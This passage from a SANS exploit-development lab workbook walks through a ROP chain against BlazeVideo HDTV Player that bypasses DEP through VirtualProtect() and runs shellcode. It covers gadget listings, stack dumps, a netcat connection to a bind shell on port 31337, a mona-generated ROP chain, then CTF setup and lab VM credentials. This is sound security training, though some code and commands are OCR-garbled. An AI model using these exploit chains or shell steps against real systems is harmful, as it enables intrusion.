We now pop the address `0x61326003` (RETN) into EDI, which will serve as a return instruction. This is due to the fact that when the ROP gadgets were created, there were no perfect gadgets for putting the address of `VirtualProtect()` and its arguments into the most desired order in the registers. The value pushed onto the stack from EDI is what ESP is pointing to after `PUSHAD` executes. Whatever address is held here will be where EIP jumps due to the RETN after `PUSHAD` is executed. We have the address of `VirtualProtect()` just below this position on the stack, as it was written into the ESI register. Because ESP points to the address held in EDI, after it is pushed onto the stack by the `PUSHAD` instruction, we will pop into EDI the address of a simple RETN instruction, advancing ESP down to the actual call to `VirtualProtect()`.

```
rop  struct pack <L  0x61329e07
# POP EDI # RETN [DTVDeviceManager.dll]
rop  struct pack <L  0x61326003
# RETN (ROP NOP) [DTVDeviceManager.dll]
```

Press *F7* to advance through this gadget and confirm the results.

Gadget #15

This gadget is used to pop a DWORD of NOPs (`0x90909090`) off the stack into EAX. We are popping the NOPs into EAX because it is the first argument pushed onto the stack by the `PUSHAD` instruction, and we do not need any additional arguments to `VirtualProtect()`. It sits right up against our other NOPs. We do this to ensure no harmful instructions are executed. The first instruction to execute will be this DWORD of NOPs after returning from the call to `VirtualProtect()`.

```
rop+ struct pack <L  0x61606595
# POP EAX # RETN ** [EPG.dll]
rop  struct pack ' <L  0x90909090
# nop to pop into EAX
```

Press *F7* to advance through this gadget and confirm the results.

Gadget #16

This is the PUSHAD gadget to push all general-purpose registers onto the stack. Because we placed the address of, and arguments to, VirtualProtect() in the appropriate order, they will be written onto the stack so that we can successfully return to VirtualProtect() and pass the arguments in the right order. Just before execution of the PUSHAD instruction, ESP points to the NOPs just past our ROP chain, which serves as the LPAddress argument to VirtualProtect() that specifies the location where we want to change permissions.

```
rop struct pack <L 0x61620CF1
# PUSHAD # RETN [EPG.dll]
```

When we reach the RETN after the PUSHAD instruction, ESP is pointing to the address pushed onto the stack from EDI. We earlier popped into EDI the address of a simple RETN instruction to advance ESP to the address of VirtualProtect() on the stack and return.

ESP →	Before	0012F474	61326003	♥'2a	DTUDevice.61326003
		0012F478	769E2341	A#Rv	RETURN to kernel32.VirtualProtect
ESP →	After	0012F47C	6161055A	Zaa	EPG.6161055A
		0012F480	0012F494	ö r†.	
		0012F484	00000501	0A..	
		0012F488	00000040	0..:	
		0012F48C	60350340	0♥5:	Configur.60350340
		0012F490	90909090	EEEE	
		0012F494	90909090	EEEE	

Press *F7* to advance through this gadget and confirm the results, then we'll finally call VirtualProtect().

Calling VirtualProtect()

Press *F7* to return to the VirtualProtect() function address placed on the stack. When you start single-stepping, you see that you pass through kernel32.dll into kernelbase.dll and then into ntdll.dll before making a SYSENTER into the kernel. Press *F7* on the SYSENTER instruction, and you will instantly be returned out of the kernel, because this is a Ring 3 debugger. The permissions should now have been changed on the stack area containing our shellcode.

Returning from VirtualProtect()

After the SYSENTER, carefully press *F7* quite a few times until you reach the point in which the stack pointer points to what is displayed on the slide. This is the return pointer we gave to VirtualProtect(). Ignore stack addressing and code segment addressing as ASLR is running. We are about to execute the instruction RETN 10, which adjusts the stack pointer past the arguments to VirtualProtect(), precisely at our NOP location!

We are returning to the instruction that will push ESP onto the stack and then return to it, getting us code execution on the stack. Press *F7* once more.

ESP →	0012F47C	6161055A	Zaa	EPG.6161055A
	0012F480	0012F494	ö†.	
	0012F484	00000501	02..	
	0012F488	00000040	0...:	
	0012F48C	60350340	05:	Configur.60350340
	0012F490	90909090	EEEE	
	0012F494	90909090	EEEE	
EIP →	751422D5	5D	POP EBP	
	751422D6	C2 1000	RETN 10	

Returning to Shellcode

This block of code simply pushes the address held in ESP, which points to our NOP sled, onto the stack and then does a RETN 0C. This gets us execution on the stack, sliding through our NOP sled to the shellcode.

EIP →

6161055A	54	PUSH ESP
6161055B	C2 0C00	RETN 0C

ESP →

NOPs and Shellcode!

0012F48C	0012F490
0012F490	90909090
0012F494	90909090
0012F498	90909090
0012F49C	90909090
0012F4A0	90909090
0012F4A4	90909090
0012F4A8	90909090
0012F4AC	90909090
0012F4B0	90909090
0012F4B4	74D9C1DD
0012F4B8	C4BBF424

Press *F9* to resume execution normally in the debugger.

Check if backdoor is working

```
netstat -na | find "31337"
```

Expected Result

```
C:\Users>netstat -na | find "31337"
TCP    0.0.0.0:31337    0.0.0.0:0      LISTENING
```

```
nc.traditional 192.168.239.136 31337
```

Expected Results

```
slingshot@slingshot$ nc.traditional 192.168.239.136 31337
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.
All rights reserved.

C:\Program..\..\BlazeVideo HDTV Player 6.6 Professional>
```

Key Takeaways

- Disable hardware DEP using ROP
- Get around ASLR by using static, non-rebased modules
- Get around SafeSEH by using nonparticipating modules
- Become familiar with ROP to disable controls

Lab 5.4: ROP Challenge

NOTE ADDRESSES MAY CHANGE!

Some IP and memory addresses could change depending on a variety of conditions. Please pause to consider, from context, if any address is expected to be exactly the same or unique to your environment.

It is also possible that an address could change during the time between repeated attempts of the lab and possibly even during the lab.

Target

The BlazeVideo HDTV Player 6.6 Pro on your Windows VM

- An HDTV player for Windows
- Version 6.6 is vulnerable to a stack overflow
- Vulnerability discovered in earlier versions as far back as 2008 by ThE g0bl!N, f10 f10w, and others
- Use your provided Windows 10 VM

In this lab, you perform a basic stack overflow against a Windows application. It is vulnerable to a stack overflow. The vulnerability was discovered in previous versions of the program, as far back as version 3.5 by f10 f10w and ThE g0bl!N.

Your goal is to generate a malicious playlist file to cause the program to crash with a buffer overflow. You will create a ROP chain that will disable DEP in the target memory area so shellcode can execute.

Control-flow Enforcement Technology (CET) on certain newer processors may begin to cause issues with labs using buffer overflow vulnerabilities. This is due to mitigations such as shadow stacks, which validate return pointers prior to allowing execution to continue. We are keeping a close eye on this technology and will address it once it becomes more prevalent. It will be some time before the majority of systems are on processors which support CET.

Objectives

- Build a ROP chain
- Fix any damage caused by side-effects of gadgets
- Gain code execution

Preparation

Networking Environment

Unzip and boot up your SANS-provided Ubuntu 18.04 VM if you haven't already done so!

Create a Snapshot

If you changed anything in your VM you'd like to preserve, make a fresh snapshot. Changes such as keyboard, language preference, and desktop resolution are often changed and lost if required to re-extract the VM from the course ISO.

Tools Needed


Immunity Debugger has already been installed for you on the provided Windows 10 VM. Dave Aitel gave us permission to redistribute the tool directly.

If you wish to perform this lab on a different system, you will need to install Immunity Debugger. To install the tool, simply double-click the installer titled `ImmunityDebugger_1_8X_setup.exe` and accept any defaults. Note the X in the installer name. Python 2.7 is required, and Immunity will ask if you would like for it to install Python. Be sure to say yes.

You would also need to copy the file `mona.py` from your 660.5 folder over to `C:\Program Files (x86)\Immunity Inc\Immunity Debugger\PyCommands\`. Again, this has already been done for you on the provided VM.

Mitigations

- DEP is only enabled for "essential Windows programs and services only" by default
- You will be instructed to configure DEP settings in a separate lab
- DEP settings can be verified with `sysdm.cpl` utility on Windows.
- click Advanced System Settings from the menu on the left of the screen
- Click the Settings button under Performance
- Click the right pane titled Data Execution Prevention



Make sure the second option is selected, which turns DEP on for all third-party applications that are NOT listed as an exception.

1. If this option was already set, skip to step 3. If you had to change it manually, go to step 2.
2. If this option was not already selected, change it, and reboot your system; then come back to the DEP window. (You must reboot for DEP to take effect.)
3. Click *Add* at the bottom of the screen.
4. Select the `BlazeHDTV.exe` program from the directory `C:\Program Files (x86)\BlazeVideo\BlazeVideo HDTV Player 6.6 Professional\`.
5. After you select the BlazeHDTV program, click Apply. It shows up as **MainApp** or **MainApp MFC Application** in the DEP window.


The end result is that DEP is disabled for BlazeHD's *MainApp*

Preparing to analyze

Set up target program

Open up the `c:\lab\day5\Blaze Files\Blaze_1.py` file using Python Idle editor:

1. Navigate to your `c:\lab\day5\` folder
2. Right-click the file `blaze_1.py` and select the option *Edit with IDLE*



Double-click the *BlazeVideo HDTV Player* icon on your desktop, or you can get to the program directly at `C:\Program Files (x86)\BlazeVideo\BlazeVideo HDTV Player 6.6 Professional\`.




The following GUI should appear:



Try to get as close to opening a playlist file as possible, without actually opening it.

- Click the folder icon on the BlazeHD GUI
- Select *Open Playlist*
- Browse to the directory
- Select the playlist file
- Do NOT click OK or open it yet, just leave the file selected




Set up the debugger

Double-click Immunity Debugger from the shortcut on the desktop




From the Immunity Debugger *File* menu, select *Attach, BlazeHDTV*, and click *Attach* button.



Changing Debugger Appearance

Each version of Immunity that you run may have a different default pane layout, font size, font type, color, highlighting scheme, and such. The truth is that each user of the tool may have specific preferences as to these items. You can change the layout to whatever scheme you want. To do this, right-click anywhere inside the disassembly pane and select Appearance. When you do this, a side menu appears with various options. The most common ones you will likely want to use are Font (all), Colors (all), and Highlighting. Making changes here results in them taking effect on all panes. As you can see, you also have options to change only one pane. To turn off highlighting completely, select the Highlighting option and click No highlighting.

You can also make permanent or more specific changes for customization by going to Options from the Ribbon bar and selecting Appearance. Do not be surprised if after making changes and closing the tool that it reverts back to a different layout after restarting.



When attaching to a running program, the debugger puts it in a suspended state, on the bottom right, it shows as **PAUSED**:



To let the application resume running, you must click the **RUN** (also known as **PLAY**) button, or press **F9**:



If the debugged program is actively executing, the debugger will show ***RUNNING*** on the bottom right:



Now that you have attached to the program with the debugger, it should be in a suspended state. In the bottom-right corner of the debugger, it should show as Paused. To let the application resume running, click the *Play* button from the Immunity Ribbon bar or press F9. It should now show as Running on the bottom right. The rest of the status bar, at the bottom of the Immunity debugger, usually displays a status message regarding the paused or running state. Our next objective is to create a Python script that generates a mutated file to crash the program.

Generate a PLF file

- From your Python IDLE editor, remove the rop chain from *blaze_3.py* and create your own
- This challenge is on your own
- Use mona.py to create a ROP chain
- Your goal is to take this chain and get it working
- Not for the faint of heart, though you might be lucky and get a perfect ROP chain
- Treat it like a puzzle to solve
- To simplify, use the script provided in the last lab, remove the ROP chain, and insert your own

Generate ROP chain suggestions

With the BlazeHDTV program loaded into Immunity Debugger and running, run the following from the Python command bar: `! mona rop -o -cp nonull`. This simply tells mona.py to search for ROP gadgets, using "o" to ignore OS modules.

This will take a few minutes to run! Check your working directory when it is finished and review the created files

- In your working directory should be several files, such as `rop.txt`, `stackpivot.txt`, and `rop_chains.txt`
- Open up the `rop_chains.txt` file
- Review the `VirtualProtect()` chains that were generated for you
- Again, the `"-cp nonull"` option tells Mona to try and figure out ways to produce the ROP chains with no null bytes

When Mona is finished:

- Review the `rop_chains.txt` file
- Port the `VirtualProtect()` ROP chain over into the previous exploit, saving it as a new copy
- Leave in the SE Handler overwrite, ROP NOPs, and so on. Replace only the ROP chain
- Ensure it is properly aligned and set a breakpoint on the SE Handler overwrite address that does `ADD ESP,800`
- Start single-stepping through your ROP chain and see where it crashes, using the `rop.txt` file for gadget options

- Your goal is to work hard at slowly repairing the chain!
- The alignment will be the most time-consuming part

To test Mona's ROP chain:

- Set a breakpoint on the SE Handler overwrite address, which should show `ADD ESP,800.`
- Single-step through the chain to see where/if it breaks.
- Use the `rop.txt` file to locate gadgets that can help you get around the problems. Who knows? You may get lucky and it'll work on the first try, but this is highly doubtful.
- Your goal is to gain experience working with ROP and fixing broken chains.

When viewing the `rop_chains.txt` file, we got the following VirtualProtect() ROP chain. (Yours may differ depending on the Mona version.)

```
VirtualProtect() 'pushad' rop chain

rop_gadgets =
[
0x6405347a, # POP EDX # RETN (MediaPlayerCtrl.dll)
0x10011108, # <- *&VirtualProtect()
0x64022bdb, # MOV EDX,DWORD PTR DS:[EDX] # ADD AL,BYTE PTR DS:[EAX] # POP
ECX # MOV EAX,ESI # POP ESI # RETN 04 (MediaPlayerCtrl.dll)
0x41414141, # junk
0x1001050e, # PUSH EDX # ADD AL,5F # POP ESI # POP EBX # RETN 0C (SkinScrollBar.dll)
0x41414141, # junk, compensate
0x41414141, # junk
0x6403d1a6, # POP EBP # RETN (MediaPlayerCtrl.dll)
0x41414141, # junk, compensate
0x41414141, # junk, compensate
0x41414141, # junk, compensate
0x60333503, # ptr to 'push esp # ret 0c' (from Configuration.dll)
0x6403d404, # POP EAX # RETN (MediaPlayerCtrl.dll)
0xffffffff, # value to negate, target value : 0x00000201, target reg : ebx
0x60324984, # NEG EAX # RETN (Configuration.dll)
0x61641c70, # XCHG EAX,EBX # RETN (EPG.dll)
0x6403e80d, # POP ECX # RETN (MediaPlayerCtrl.dll)
0x64056001, # RW pointer (lpOldProtect) (-> ecx)
0x6032cc03, # POP EDI # RETN (Configuration.dll)
0x6032cc04, # ROP NOP (-> edi)
0x6403d404, # POP EAX # RETN (MediaPlayerCtrl.dll)
0xffffffff, # value to negate, target value : 0x00000040, target reg : edx
0x60324984, # NEG EAX # RETN (Configuration.dll)
0x64011f80, # XCHG EAX,EDX # POP ESI # ADD ESP,8 # RETN 0C (MediaPlayerCtrl.dll)
0x6403d404, # POP EAX # RETN (MediaPlayerCtrl.dll)
0x90909090, # NOPS (-> eax)
0x60339fab, # PUSHAD # RETN (Configuration.dll)
# rop chain generated by mona.py
# note this chain may not work out of the box
# you may have to change order or fix some gadgets,
```

```
# but it should give you head start  
].pack("V*")
```

Key Takeaways

- Build a ROP chain
- Fix any damage caused by side-effects of gadgets
- Gain code execution

Lab 6.1: CTF

Background

This lab is designed to tie together and extend various labs, labs, and demonstrations from the course. You can use any external resources. It is recommended to have at least your course VMs available to work on the challenges and compare them to previous labs. Some challenges require downloads, some can be solved without any course-content activity (i.e. Trivia).

Objectives

- Extend previous labs
- Apply general attack techniques to new situations

Lab Preparation

Networking Environment

Unzip and boot up your SANS-provided VMs if you haven't already done so!

Connect to SEC660B VPN

This lab uses the "SEC660B" range environment (note the "B" at the end of the title). [Please ensure you have the correct OpenVPN configuration file from the MyLabs section of your SANS account.](#)

1. Disconnect from any existing VPN connections

screenshot of Windows right-click screenshot of CANCEL of slingshot openvpn command

1. Connect to the **SEC660B VPN**
2. ping test

Linux connectivity test

```
ping 10 10.10.100
```

Windows connectivity test

```
ping 10 10 10 100
```

1. Register an account at <https://10.10.10.100/>
2. OPTIONAL: Register/JOIN a team
Select OK
3. Wait for Start
4. Solve challenges
5. Read challenges CAREFULLY
6. Answer in the form of sha1sum
7. If challenge prompts for a command to BUILD the sha1sum, follow it, otherwise you are to find or assemble an existing sha1sum
8. No penalty for wrong answers
9. No locked or hidden challenges
10. Contact instructor/TA/SME for troubleshooting
11. Stop submitting challenges when the timer is up or you've completed them all


Virtual Machine Credentials

The login credentials for all virtual machines used in this class are listed below for quick reference.

All login credentials are also displayed in the respective virtual machine's information panel. Below are screenshots showing the login credentials under VMware Workstation.

Passwords should be changed if connected to a shared environment!

You may change these passwords or don't change them at your own risk. If you loose access, you will need to re-extract VMs and start over.



1. Slingshot Linux

- Username: `slingshot`
- Password: `slingshot`

You can `sudo -i` for UID 0 / root access as required.

1. Ubuntu Linux

- Username: `deadlist`
- Password: `deadlist`

You can `sudo -i` for UID 0 / root access as required.

1. Windows 10

- Username: `student`
- Password: `sansinstitute`

This user has `Administrator` access within the virtual machine.

Syntax Used in This Course

This Lab Workbook uses consistent syntax styles with which you should become familiar. This section helps you to make sense of what the material conveys, so you can focus more on course material than styling.

Syntax Descriptions and Examples

Note

The commands listed in this section of the lab are just for reference, so you can become familiar with text styles used in the course materials. *No need to actually run them in your virtual machine!*

1. Text blocks that appear in the format shown below contain commands that you would run in the SIFT or another class VM. These code blocks include an icon to the far right that allows you to copy the contents of the block, suitable for pasting into the shell in your class VMs.

List the contents of the `/tmp/` directory

```
cd /tmp/  
ls -l
```

The results are shown in a slightly different format. Results will be denoted as "Expected" or "Notional". Expected results should reflect exactly what you get from the commands shown. Notional results are shown when some variation may be present, based on lab or classroom conditions.

Notional results

```
daedlist@sec660: ~  
$ cd /tmp/  
daedlist@sec660: /tmp  
$ ls -l  
total 2836  
-rw-r--r-- 1 root      root           0 May 10 07:45 fileK8YYJh  
-rw-r--r-- 1 root      root           0 Jun 11 07:45 fileVAP3BY  
-rw-r--r-- 1 root      root           0 Jul 11 07:45 fileVeFmlj  
drwxrwxr-x 3 root      root        4096 Jul  6 18:03 npm-57783-5d61223f  
drwxrwxr-x 3 root      root        4096 Jul  6 18:04 npm-57819-3bc1b3dc
```

2. Direct questions are reflected in the material as shown below.

How large is the `nitroba.pcap` file, in bytes?

56,795,590

Command lines

```
cd /labs/  
ls -l nitroba.pcap  awk '{print $5,$9}'
```

Expected results

```
daedlist@sec660: ~  
$ cd /labs/  
daedlist@sec660: /labs/  
$ ls -l nitroba.pap  awk '{print $5,$9}'  
56795590 nitroba.pcap
```

What is the file's MD5 hash value?

d6b5df10fc572b54ceb9c543d11f10a4

Command lines

```
cd /labs/  
md5sum nitroba.pcap
```

Expected results

```
daedlist@sec660: ~  
$ cd /labs/  
$ md5sum nitroba.pcap  
